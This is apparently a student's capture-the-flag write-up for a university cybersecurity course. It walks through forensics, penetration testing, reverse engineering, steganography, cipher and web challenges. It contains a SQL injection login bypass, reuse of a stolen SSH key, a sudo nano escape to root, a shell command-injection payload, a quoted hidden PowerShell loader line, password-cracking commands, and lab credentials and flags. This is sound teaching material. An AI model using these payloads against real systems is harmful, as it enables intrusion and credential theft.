Assignment 2020
CITS3004 Cybersecurity

Wei Yang (21220208)

Content

Forensics

Password Reset

1. Open the downloaded file(shark.pcap) with wireshark.
2. Press ctrl+f, searching strings which contains “reset”.
3. The username=jin20 is on the info column


Malware

1. Download and install Volatility and put help.vmem in to the folder.
2. Use the command “python vol.py -f help.vmem connections” to finger out the established connection with remote computers. The only result tend to be the answer.

```
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x81e87620 172.16.112.128:1038      41.168.5.140:8080         148
4
```

Root Access

1. Open the downloaded file(shark.pcap) with wireshark.
2. File--export --HTTP
3. Download all application files
4. Scan all the downloaded file with antivirus software and find a malicious one called sussemails.hta.
5. Check it on VIRUSTOTAL



6. Open this file with notebook find this command:”zRsbCe9mehHS.Run "powershell -Command " & Chr(34) & " Start-Process powershell.exe '-nop -w hidden -e”
7. So the answer is powershell

Mining Away

1. Using dd command for the hint.
2. Use command: ”dd if=mining-away.mp4 bs=1 skip=13333 count=41”
3. Get a message “ajBpbiF0aGV+YzF0cy0zME80Xm1jKnNlcnZlciE=”
4. Decode it from Base64 format to be “j0in!the~c1ts-30O4^mc*server!”

Fishy

1. Open the downloaded file(shark.pcap) with wireshark
2. Seeking for emails by set filter to be pop or SMTP protocol
3. By following the tcp steam I found a email as shown below

```
Subject: Your emails
To: <john@test.com>
X-Mailer: mail (GNU Mailutils 2.99.99)
Message-Id: <20170507072604.C7EDC80643@ubuntu.localdomain>
Date: Sun,  7 May 2017 00:26:04 -0700 (PDT)
From: admin@barracuda.com (root)

--928796330-1494141964=:19225
Content-ID: <20170507002604.19225@ana.test.com>
Content-Type: text/plain

Hi,

Your emails have been blocked for security reasons.
Please see the attached document for details on how to reclaim your emails.
Don't forget to use Internet Explorer to prevent any technical problems when
reclaiming.

Kind regards,
IT Staff
```

4. This tend to be a phishing email according the some criteria and it was send form admin@barracuda.com It was a fake email address pretending to be the company of Barracuda.
5. Log in website of the company and find the address one the web. The first line is 175 Winchester Blvd Campbell

Penetration Testing: E Bank

Initial Foothold

1. Use SQL injection method with user name = a’or’a’=’a to login

2. There is a document viewer and type /home/alex/flag1.txt to get the flag.
3. The flag is CTF{sQl1_4nD_l0c4L_F1l3_1nC1v5i0n!!1!}.

User Escalation

1. Open the file "/home/alex/.ssh/id_rsa" to get the private key of alex
2. Make a file id_rsa in the VM and copy the private key of alex in it.
3. Using command "ssh -i id_rsa alex@35.244.105.63" to access the server with account of alex
4. There is a db.py file in ebank-web folder and "cat db.py" I found some information as shown below:

```
DATABASE='db'
USERNAME='e-bank'
PASSWORD='d4t4b4s3_p4$5w)rD!'
MYSQL_HOST='localhost'

def is_valid_user(username, password):
    connection = pymysql.connect(host=MYSQL_HOST,
            user=USERNAME,
            password=PASSWORD,
            db=DATABASE)

    try:
        with connection.cursor() as cursor:
            cursor.execute("SELECT username, password FROM users W
HERE username='{}' AND password='{}'".format(username, password))
            data = cursor.fetchall()
```

5. User name ="e-bank",database="db", table="users" Then use "mysqldump -u e-bank -p db users" and enter the password to get the information in users table. Then useful information are shown below:


```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES ('jin','s3cr3t5_4_0nLy_m3'),('admin','4
dM1n_P4s5w0rD'),('alex','thisisaverygoodpasswordsinceitisveryveryl
ong'),('root:x:0:0:root:/root:/bin/bash','daemon:x:1:1:daemon:/usr
```

6. Try the key for jin to switch user(su jin) in the server because someone may use the same key in different place. Fortunately it works.
7. Then "cat /home/jin/flag2.txt" to get the answer :
"CTF{i_5h0uLd_0f_u5s3d_d1ff3ReNt_p4s5w0rDs...}"

Root Escalation

1. Use sudo-l to find if there is a command that can be executed as a root user.
2. Use "find / -writable -type f 2>/dev/null |grep -v "/proc/" to find the file which is owned by root but can be executed by the current user.
3. A command "/bin/nano /home/alex/todo.txt" can be executed with sudo.

4. sudo /bin/nano /home/alex/todo.txt then press ctrl+r and ctrl+x to excute command
5. Run whoami to see if it is run as root user and then run ls /root finding there is a file called root.txt. At last run cat /root/root.txt to get the flag.



Misc

Cyber TictacToe& Cyber TicTacToe 2.0

1. First method is to click 3 times on three consecutive grids in a short time, before the server send back feedback to the web that a grid is occupied.
2. The second method is to open two windows. The chess pieces played by both sides this round in one window will not display on the other. By put a piece on the grid where the AI at last round in the alternative window, I can replace the piece of AI by mine. Thus it is easy to win.

Round the Twist

1. The srand(seed) function sets the starting point for producing a series of pseudo-random integers. If the seed is determined the series of pseudo-random integers will be determined.
2. Write a program iterate with srand(seed from 0 ot infinite). when the first rand() == 42198333,break the loop and get the seed=8328591.
3. Use 8328591 as seed srand(8238591) to generate the first 11 pseudo-random integers.
4. Compare the first 10 with the txt file, if they all matched the 11^{th} number is the answer. (1259262920)

Find Waldo,I mean Jin

Tried several Steganography method and find it is just a joke. Find the Photo of Jin.

Reverse Engineering

Free Monero

1. Strings free_monero: The ransomware uses AES 128-bit encryption using the CBC mode, which means that the key used to encrypt the files is 128 bits (16 bytes) long
2. objdump -d free_monero | more : to see the general structure of the code

```
08048d01 <encrypt_file>:
 8048d01:       55                      push   %ebp
 8048d02:       89 e5                   mov    %esp,%ebp
 8048d04:       81 ec e8 00 00 00       sub    $0xe8,%esp
 8048d0a:       8b 45 08                mov    0x8(%ebp),%eax
 8048d0d:       89 85 24 ff ff ff       mov    %eax,-0xdc(%ebp)
 8048d13:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
 8048d19:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048d1c:       31 c0                   xor    %eax,%eax
 8048d1e:       c7 45 d3 00 00 00 00    movl   $0x0,-0x2d(%ebp)
 8048d25:       c7 45 d7 00 00 00 00    movl   $0x0,-0x29(%ebp)
 8048d2c:       c7 45 db 00 00 00 00    movl   $0x0,-0x25(%ebp)
 8048d33:       c7 45 df 00 00 00 00    movl   $0x0,-0x21(%ebp)
 8048d3a:       83 ec 04                sub    $0x4,%esp
 8048d3d:       ff 75 0c                pushl  0xc(%ebp)
 8048d40:       6a 11                   push   $0x11
 8048d42:       8d 45 e3                lea    -0x1d(%ebp),%eax
 8048d45:       50                      push   %eax
 8048d46:       e8 de fc ff ff          call   8048a29 <gen_key>
 8048d4b:       83 c4 10                add    $0x10,%esp
```

3. gdb ./free_monero then info func to see the functions inside the program
4. disas encrypt_file

```
 0x08048d3d <+60>:    push   DWORD PTR [ebp+0xc]
 0x08048d40 <+63>:    push   0x11
 0x08048d42 <+65>:    lea    eax,[ebp-0x1d]
 0x08048d45 <+68>:    push   eax
 0x08048d46 <+69>:    call   0x8048a29 <gen_key>
 0x08048d4b <+74>:    add    esp,0x10
 0x08048d4e <+77>:    sub    esp,0x8
 0x08048d51 <+80>:    push   0x80492b1
```

5. Set a break point after the key generation to see what is returned on top of stack.(b *0x08048d4b)

```
[----------------------------------stack-------------------
------------]
0000| 0xbfffeab0 --> 0xbfffeb8b ("9AsqAA3!_A233AAA")
0004| 0xbfffeab4 --> 0x10
0008| 0xbfffeab8 --> 0x6b8b4567
0012| 0xbfffeabc --> 0x4
0016| 0xbfffeac0 --> 0xffffffff
```

6. x/1s 0xbfffeb8b get a string(9AsqAA3!_A233AAA)of length= 16 which is the password.

Steganography

My Favorite Song

1. Download my_fav_song.wav and rockyou.txt
2. Command: ”stegcracker my_fav_song.wav rockyou.txt”to creak the password of the file. The password is 123456789.
3. steghide extract -sf my_fav_song.wav -xf ctf.txt -p 123456789 (save the ctf in the file ctf.txt)
4. Cat new.txt to get the ctf= CTF{yOu_C4n_h1d3_a_MsG_aNyWh3r3!1!!}
5. There is also a file made in step 2 called my_fav_song.wav.out which contain the flag as well.

Better Than LSB

1. There is a Scratch at the top left coner and it says it is 8 times efficient sh I know that the all the rgb pixels at the left top corner are used for steganography.
2. Use opencv to open the picture---get the first 20 pixels(3*8bits) of the first line and transfer them into string.
3. The message is CTF{w3Lp_i_rEaLlY_mEsS3d_Vp_mY_sTeG0}

```
import numpy as np
import cv2
pa =""
img = cv2.imread('a.png', 3)
for i in range(20):
    for j in range(3):
        pa=pa+chr(img[0][i][j])
print(pa)
```

CITS4402

1. Read the picture with python as numpy array.
2. Do fast foriour transform to get the megnitude_spectrum in frequency domain.
3. The I got a picture of these words.

OSINT

Cat Phish

1. Search the same user name in different social media
2. Find she has a photo on tweeter that a dog lied on her bill and her name is shown on the bill.

Cipher

BestCipher

1. This encryption use a kind of Vigenere Cipher with character in the key is used from back to front.
2. Compare the cipher and plain text and calculate the characters used to encrypt each letter and connect them into a string.
3. Find those parts are repeated in the string and then reverse them upside-down to make the key.
4. Use this key to decrypt the flag.out the answer is
CTF{5uBsT1tI0n_5uCkS_w1tHoUt_TrAn5p0S1t10n}

I'm a Sniffer

1. This encryption use Caesar cipher and try key from 0-25 and find a readable text after decryption.
2. When key=8 the plain text is "better hacker wins"

Someone Snooping

1. 5^a mod 23=4 then a=4 and 5^b mod 23 =10 then b=3
2. The shared private key is g^(a*b) mod P = 5^12 %23=18

Crack Me

1. Download john the ripper and rockyou.txt and the password is 32 characters
2. Run john --wordlist=rockyou.txt --rules crackme.hash --min-length=32 --max-length=32
3. The cracked password is in the john.pot which is:
CHZ6Jt.In0m9kzbS:B1Dx3L29ZiMo0YrQt1982FeBwAtACoMa

Crack CC

1. According to the source code, the initial vector is fixed but the final key is generated by hashing a fixed string+ username. Then the IV and hashed key are used to encrypt the card number using a 3DES CBC mode.
2. Brute force the username from 100000 to 999999. For each username, generate a hashed key according to the given rule and then use the fixed IV and generated key to decrypt the given cipher.
3. Ignore those answers can not be decode as utf-8 characters and only select answers whose length equal to 19. Display all decrypt answers and matched username on the screen.
4. When we see an string with the form of a card number, it would be the answer.

Then answer is:
4645 7901 0734 1321
652478

Web

Yet Another HTML

1. Download the web and see the source code. The password is show in it.

```
<!-- Username: admin -->
<!-- Password: CyberSafety2020 -->
```

Secure Notes Program

1. |cd .private&&cd .private&&cat flag.txt

```
CTF{ThIs_W3B_aPP_i5_SECUR3i0124jf91209fh921hf}
```